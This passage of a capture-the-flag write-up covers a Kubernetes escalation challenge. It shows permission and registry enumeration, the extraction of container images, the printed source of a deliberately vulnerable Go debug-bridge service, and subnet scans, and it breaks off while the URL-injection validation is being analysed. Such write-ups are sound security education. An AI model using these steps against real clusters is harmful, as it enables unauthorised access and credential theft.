> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2026/wiz-cloud-security-challenge/game-of-pods.md).
# Game of Pods
### Challenge Description
A Kubernetes-based security challenge that requires exploiting container registry access, service account permissions, and a URL injection vulnerability to achieve privilege escalation from a limited pod environment to cluster-level access.
### Table of Contents
* [Challenge Description](#challenge-description)
* [Table of Contents](#table-of-contents)
* [Solution Overview](#solution-overview)
* [Initial Analysis](#initial-analysis)
* [Kubernetes Permission Enumeration](#kubernetes-permission-enumeration)
* [Container Registry Discovery](#container-registry-discovery)
* [Dumping Container Images](#dumping-container-images)
* [Main Exploitation](#main-exploitation)
* [Debug Bridge Source Code Analysis](#debug-bridge-source-code-analysis)
* [Finding the k8s-debug-bridge Service](#finding-the-k8s-debug-bridge-service)
* [URL Injection Vulnerability](#url-injection-vulnerability)
* [Finding app-blog source code](#finding-app-blog-source-code)
* [Service Account Token Extraction](#service-account-token-extraction)
* [Privilege Escalation via Secret Creation](#privilege-escalation-via-secret-creation)
* [Code Execution via Nodes/Proxy](#code-execution-via-nodesproxy)
* [Exploiting CVE-2022-3294](#exploiting-cve-2022-3294)
* [Getting the Flag](#getting-the-flag)
### Solution Overview
This challenge demonstrates a multi-stage Kubernetes security exploitation chain involving container registry enumeration, URL injection, and RBAC privilege escalation:
1. **Container Registry Discovery** - Enumerate Azure Container Registry (ACR) repositories using the ORAS CLI tool to discover the `k8s-debug-bridge` service
2. **Image Analysis** - Extract and analyze container images to discover source code revealing a URL injection vulnerability in the debug bridge service
3. **URL Injection** - Exploit URL parsing vulnerability to inject commands through the kubelet API and extract service account tokens

4. **Service Account Token Theft** - Abuse `create secrets` permission to generate a service account token for the privileged `k8s-debug-bridge` service account
5. **Node Proxy Exploitation (CVE-2022-3294)** - Leverage node status modification and proxy capabilities to redirect API requests and access kube-system secrets
**Key Vulnerability:** URL injection in the `k8s-debug-bridge` service combined with RBAC misconfigurations allowed escalation from limited pod access to cluster-admin level privileges through CVE-2022-3294.
### Initial Analysis
#### Kubernetes Permission Enumeration

Since the challenge mentioned Kubernetes, we started by checking what permissions we have:
```bash
kubectl auth can-i --list
```
Permissions were limited. Only one pod existed:
Let's inspect the pod configuration in detail:
```bash
kubectl get pods test -o yaml
```
**Output:**
```yaml
apiVersion: v1
kind: Pod
metadata:
annotations:
kubectl.kubernetes.io/last-applied-configuration: |
{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{},"name":"test","namespace":"staging"},"spec":{"containers":[{"image":"hustlehub.azurecr.io/test:latest","imagePullPolicy":"IfNotPresent","name":"test"}],"serviceAccountName":"test-sa"}}
creationTimestamp: "2025-10-26T19:59:00Z"
name: test
namespace: staging
resourceVersion: "407"
uid: 4f0c0d93-f622-47ad-b040-3f784afcc7ac
spec:
containers:
- image: hustlehub.azurecr.io/test:latest
imagePullPolicy: IfNotPresent
name: test
resources: {}
terminationMessagePath: /dev/termination-log
terminationMessagePolicy: File
volumeMounts:
- mountPath: /var/run/secrets/kubernetes.io/serviceaccount
name: kube-api-access-9r88v
readOnly: true
dnsPolicy: ClusterFirst
enableServiceLinks: true
nodeName: noder
preemptionPolicy: PreemptLowerPriority
priority: 0
restartPolicy: Always
schedulerName: default-scheduler
securityContext: {}
serviceAccount: test-sa
serviceAccountName: test-sa
terminationGracePeriodSeconds: 30
tolerations:
- effect: NoExecute
key: node.kubernetes.io/not-ready
operator: Exists
tolerationSeconds: 300
- effect: NoExecute
key: node.kubernetes.io/unreachable
operator: Exists
tolerationSeconds: 300
volumes:
- name: kube-api-access-9r88v
projected:
defaultMode: 420
sources:
- serviceAccountToken:
expirationSeconds: 3607
path: token
- configMap:
items:
- key: ca.crt
path: ca.crt
name: kube-root-ca.crt
- downwardAPI:
items:
- fieldRef:
apiVersion: v1
fieldPath: metadata.namespace
path: namespace
status:
conditions:
- lastProbeTime: null
lastTransitionTime: "2025-10-26T19:59:19Z"
status: "True"
type: PodReadyToStartContainers
- lastProbeTime: null
lastTransitionTime: "2025-10-26T19:59:00Z"
status: "True"
type: Initialized
- lastProbeTime: null
lastTransitionTime: "2025-10-26T19:59:19Z"
status: "True"
type: Ready
- lastProbeTime: null
lastTransitionTime: "2025-10-26T19:59:19Z"
status: "True"
type: ContainersReady
- lastProbeTime: null
lastTransitionTime: "2025-10-26T19:59:00Z"
status: "True"
type: PodScheduled
containerStatuses:
- containerID: containerd://e4602154b08dd6b551d516d835212f57404d78eed27f81f13290f804fb19f4a3
image: hustlehub.azurecr.io/test:latest
imageID: hustlehub.azurecr.io/test@sha256:6c49ed1562fc0394f3e50549895776c5cac96524b011b8c4a26dea211e9d4610
lastState: {}
name: test
ready: true
restartCount: 0
started: true
state:
running:
startedAt: "2025-10-26T19:59:19Z"
volumeMounts:
- mountPath: /var/run/secrets/kubernetes.io/serviceaccount
name: kube-api-access-9r88v
readOnly: true
recursiveReadOnly: Disabled
hostIP: 172.30.0.2
hostIPs:
- ip: 172.30.0.2
phase: Running
podIP: 10.42.0.2
podIPs:
- ip: 10.42.0.2
qosClass: BestEffort
startTime: "2025-10-26T19:59:00Z"
```
**Key findings:**
* Pod is using service account: `test-sa`
* Pod is running the image: `hustlehub.azurecr.io/test:latest`
* Pod is deployed in the `staging` namespace
* We are likely executing inside this pod
> **Security Note:** The pod is pulled from Azure Container Registry (ACR), which may contain additional repositories accessible with the same credentials.
#### Container Registry Discovery

Let's check for any built-in tools to interact with the container registry:
```bash
ls -al /usr/bin | grep -v busybox
```
The `oras` binary stood out - its timestamp differed from the base image, suggesting it was intentionally added for this challenge.
#### Dumping Container Images

A quick search revealed that ORAS is the [OCI Registry As Storage](https://github.com/oras-project/oras) project:
**Step 1: List available repositories**
```bash
oras repo ls hustlehub.azurecr.io
```
**Output:**
We discovered two repositories:
* `test` - Likely the container we're currently running in
* `k8s-debug-bridge` - An interesting service that might contain valuable information
**Step 2: Attempt to pull the test image**
```bash
oras pull hustlehub.azurecr.io/test:latest -o ./test
```

**Analysis:**
The pull operation returned an empty folder. This failed because:
* `test:latest` is a container image, not a file-based OCI artifact
* ORAS only writes layers to disk if they have filenames (`org.opencontainers.image.title`)
* Container image layers are **filesystem tarballs**, not named files
* ORAS skipped extracting them, leaving the directory empty
The error message suggested using `oras copy` instead.

**Step 3: Copy the image using OCI layout**
```bash
oras copy hustlehub.azurecr.io/test:latest --to-oci-layout test
```
Success! We retrieved the image layers and corresponding metadata:

**Step 4: Analyze the test image configuration**
Examining the image configuration file reveals the build history and installed tools. The configuration confirms this is the image our current pod is running. The presence of `kubectl`, `oras`, and `coredns-enum` tools indicates this is a testing container that we are on.

**Step 5: Extract the k8s-debug-bridge image**
Now let's examine the more interesting `k8s-debug-bridge` repository:
```bash
oras copy hustlehub.azurecr.io/k8s-debug-bridge:latest --to-oci-layout k8_debug
```
**Step 6: Analyze the k8s-debug-bridge configuration**
Examining the image configuration reveals how the container was built. Key observations:
* The Dockerfile copies both `k8s-debug-bridge` (binary) and `k8s-debug-bridge.go` (source code)
* The service exposes port 8080
* The CMD runs the compiled binary `./k8s-debug-bridge`
**Step 7: Extract the source code**
The container includes the source code! Let's extract the last layer:
Success! We extracted both the compiled Go binary and the source code:
> **Security Note:** Including source code in production container images is a significant security risk, as it makes vulnerability analysis much easier for attackers.
***
### Main Exploitation
#### Debug Bridge Source Code Analysis
```go
// A simple debug bridge to offload debugging requests from the api server to the kubelet.
package main
import (
"crypto/tls"
"encoding/json"
"fmt"
"io"
"io/ioutil"
"log"
"net"
"net/http"
"net/url"
"os"
"strings"
)
type Request struct {
NodeIP string `json:"node_ip"`
PodName string `json:"pod"`
PodNamespace string `json:"namespace,omitempty"`
ContainerName string `json:"container,omitempty"`
}
var (
httpClient = &http.Client{
Transport: &http.Transport{
TLSClientConfig: &tls.Config{
InsecureSkipVerify: true,
},
},
}
serviceAccountToken string
nodeSubnet string
)
func init() {
tokenBytes, err := ioutil.ReadFile("/var/run/secrets/kubernetes.io/serviceaccount/token")
if err != nil {
log.Fatalf("Failed to read service account token: %v", err)
}
serviceAccountToken = strings.TrimSpace(string(tokenBytes))
nodeIP := os.Getenv("NODE_IP")
if nodeIP == "" {
log.Fatal("NODE_IP environment variable is required")
}
nodeSubnet = nodeIP + "/24"
}
func main() {
http.HandleFunc("/logs", handleLogRequest)
http.HandleFunc("/checkpoint", handleCheckpointRequest)
fmt.Println("k8s-debug-bridge starting on :8080")
http.ListenAndServe(":8080", nil)
}
func handleLogRequest(w http.ResponseWriter, r *http.Request) {
handleRequest(w, r, "containerLogs", http.MethodGet)
}
func handleCheckpointRequest(w http.ResponseWriter, r *http.Request) {
handleRequest(w, r, "checkpoint", http.MethodPost)
}
func handleRequest(w http.ResponseWriter, r *http.Request, kubeletEndpoint string, method string) {
req, err := parseRequest(w, r) ; if err != nil {
return
}
targetUrl := fmt.Sprintf("https://%s:10250/%s/%s/%s/%s", req.NodeIP, kubeletEndpoint, req.PodNamespace, req.PodName, req.ContainerName)
if err := validateKubeletUrl(targetUrl); err != nil {
http.Error(w, err.Error(), http.StatusInternalServerError)
return
}
resp, err := queryKubelet(targetUrl, method) ; if err != nil {
http.Error(w, fmt.Sprintf("Failed to fetch %s: %v", method, err), http.StatusInternalServerError)
return
}
w.Header().Set("Content-Type", "application/octet-stream")
w.Write(resp)
}
func parseRequest(w http.ResponseWriter, r *http.Request) (*Request, error) {
if r.Method != http.MethodPost {
http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
return nil, fmt.Errorf("invalid method")
}
var req Request = Request{
PodNamespace: "app",
PodName: "app-blog",
ContainerName: "app-blog",
}
if err := json.NewDecoder(r.Body).Decode(&req); err != nil {
http.Error(w, "Invalid JSON", http.StatusBadRequest)
return nil, err
}
if req.NodeIP == "" {
http.Error(w, "node_ip is required", http.StatusBadRequest)
return nil, fmt.Errorf("missing required fields")
}
return &req, nil
}
func validateKubeletUrl(targetURL string) (error) {
parsedURL, err := url.Parse(targetURL) ; if err != nil {
return fmt.Errorf("failed to parse URL: %w", err)
}
// Validate target is an IP address
if net.ParseIP(parsedURL.Hostname()) == nil {
return fmt.Errorf("invalid node IP address: %s", parsedURL.Hostname())
}
// Validate IP address is in the nodes /16 subnet
if !isInNodeSubnet(parsedURL.Hostname()) {
return fmt.Errorf("target IP %s is not in the node subnet", parsedURL.Hostname())
}
// Prevent self-debugging
if strings.Contains(parsedURL.Path, "k8s-debug-bridge") {
return fmt.Errorf("cannot self-debug, received k8s-debug-bridge in parameters")
}
// Validate namespace is app
pathParts := strings.Split(strings.Trim(parsedURL.Path, "/"), "/")
if len(pathParts) < 3 {
return fmt.Errorf("invalid URL path format")
}
if pathParts[1] != "app" {
return fmt.Errorf("only access to the app namespace is allowed, got %s", pathParts[1])
}
return nil
}
func queryKubelet(url, method string) ([]byte, error) {
req, err := http.NewRequest(method, url, nil)
if err != nil {
return nil, fmt.Errorf("failed to create request: %w", err)
}
req.Header.Set("Authorization", "Bearer "+serviceAccountToken)
log.Printf("Making request to kubelet: %s", url)
resp, err := httpClient.Do(req)
if err != nil {
return nil, fmt.Errorf("failed to connect to kubelet: %w", err)
}
defer resp.Body.Close()
if resp.StatusCode != http.StatusOK {
body, _ := io.ReadAll(resp.Body)
log.Printf("Kubelet error response: %d - %s", resp.StatusCode, string(body))
return nil, fmt.Errorf("kubelet returned status %d: %s", resp.StatusCode, string(body))
}
return io.ReadAll(resp.Body)
}
func isInNodeSubnet(targetIP string) bool {
target := net.ParseIP(targetIP)
if target == nil {
return false
}
_, subnet, err := net.ParseCIDR(nodeSubnet)
if err != nil {
return false
}
return subnet.Contains(target)
}
```
The `k8s-debug-bridge` is a debug proxy service for Kubernetes that forwards requests for logs or checkpoints from clients to the **kubelet API** running on cluster nodes.
**Exposed Endpoints:**
```go
http.HandleFunc("/logs", handleLogRequest)
http.HandleFunc("/checkpoint", handleCheckpointRequest)
```
**Endpoint 1: `/logs`**
```go
func handleLogRequest(w http.ResponseWriter, r *http.Request) {
handleRequest(w, r, "containerLogs", http.MethodGet)
}
```
**Purpose:** Retrieves container logs from the Kubernetes kubelet API.
**How it works:**
1. Accepts POST request with JSON: `{"node_ip": "X.X.X.X", "pod": "name", "namespace": "ns", "container": "name"}`
2. Constructs URL: `https://:10250/containerLogs///`
3. Makes GET request to kubelet with service account token
4. Returns log data as `application/octet-stream`
**Endpoint 2: `/checkpoint`**
```go
func handleCheckpointRequest(w http.ResponseWriter, r *http.Request) {
handleRequest(w, r, "checkpoint", http.MethodPost)
}
```
**Purpose:** Creates a checkpoint (snapshot) of a running container.
**How it works:**
1. Accepts POST request with same JSON parameters as `/logs`
2. Constructs URL: `https://:10250/checkpoint///`
3. Makes POST request to kubelet
4. Returns checkpoint data/response
#### Finding the k8s-debug-bridge Service


The `k8s-debug-bridge` service must be deployed somewhere in the cluster. Let's scan the internal subnet to locate it.
**Method 1: Using nmap**
```bash
nmap -T5 10.43.1.1/24
```
**Method 2: Using coredns-enum (Alternative)**
Since we have [`coredns-enum`](https://github.com/jpts/coredns-enum) installed, we can enumerate Kubernetes services through DNS - a tool that lists service IPs, ports, and endpoints:
```bash
coredns-enum --cidr 10.43.1.1/24
```
**Discovered Services:**
| Name | IP | Port |
| ---------------- | ----------- | ---- |
| app-blog-service | 10.43.1.36 | 80 |
| k8s-debug-bridge | 10.43.1.168 | 80 |
#### URL Injection Vulnerability
**Step 1: Test the debug bridge functionality**
Let's interact with the `k8s-debug-bridge` to retrieve logs from `app-blog-service`:
```bash
curl http://10.43.1.168/logs -d '{"node_ip": "172.30.0.2", "pod": "app-blog", "namespace": "app", "container": "app-blog"}'
```
The service works as expected and returns container logs, but there's nothing immediately useful.
**Step 2: Analyze URL construction logic**
Let's examine how the service constructs URLs:
```go
targetUrl := fmt.Sprintf("https://%s:10250/%s/%s/%s/%s",
req.NodeIP, // User controlled
kubeletEndpoint, // "containerLogs" or "checkpoint"
req.PodNamespace, // User controlled
req.PodName, // User controlled
req.ContainerName) // User controlled
```
This immediately caught my attention because `req.NodeIP` is user-controlled input being inserted directly into a URL string via simple string concatenation. The code then validates the *constructed* URL rather than validating the input components first.
**Step 3: Understanding the Security Controls**
Before attempting to exploit this, I mapped out the validation logic:
```go
func validateKubeletUrl(targetURL string) (error) {
parsedURL, err := url.Parse(targetURL)
